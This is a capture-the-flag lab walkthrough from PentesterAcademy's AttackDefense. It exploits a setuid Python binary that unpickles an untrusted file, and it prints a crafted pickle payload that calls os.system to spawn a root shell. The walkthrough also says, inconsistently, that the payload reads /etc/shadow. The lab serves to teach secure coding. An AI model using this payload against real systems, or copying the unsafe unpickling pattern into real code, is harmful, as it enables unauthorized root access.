ATTACK DEFENSE

by PentesterAcademy

Name	Pickled Command Injection
URL	https://www.attackdefense.com/challengedetails?cid=583
Type	Secure Coding : Python


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

A vulnerable binary "script" is given in student home directory. The source code file (script.py) of this binary is also given in the same directory.

Objective: Get root shell on the machine.


Solution

Observe that the binary has setuid bit set.




```
student@attackdefense:~$ ls -l
total 3832
-rwsr-xr-x 1 root root 3916704 Jan  7 06:31 script
-rw-r--r-- 1 root root     221 Jan  7 06:30 script.py
student@attackdefense:~$
```

On executing the binary, it throws an error due to absence of a file named pickled.data.



```
student@attackdefense:~$ ./script
Traceback (most recent call last):
  File "script.py", line 5, in <module>
    with open('./pickled.data', 'r') as data_file:
IOError: [Errno 2] No such file or directory: './pickled.data'
[20] Failed to execute script script
student@attackdefense:~$
```

Check the code of this binary (given in script.py) and observe that the binary is supposed to load picked data from the file and print it.




```
student@attackdefense:~$ cat script.py
import cPickle
import os
os.setuid(0)

with open('./pickled.data', 'r') as data_file:
        loaded_data=data_file.read()

loaded_object = cPickle.loads(loaded_data)
print "== Loaded object =="
print repr(loaded_object)
student@attackdefense:~$
```

Craft the following file to get the contents of /etc/shadow file


File content:

```
cos
system
(S'/bin/bash'
tR.
```



```
student@attackdefense:~$ cat pickled.data
cos
system
(S'/bin/bash'
tR.
student@attackdefense:~$
```

On executing the binary, root shell will pop on the machine.



```
student@attackdefense:~$ ./script
root@attackdefense:~# whoami
root
root@attackdefense:~#
```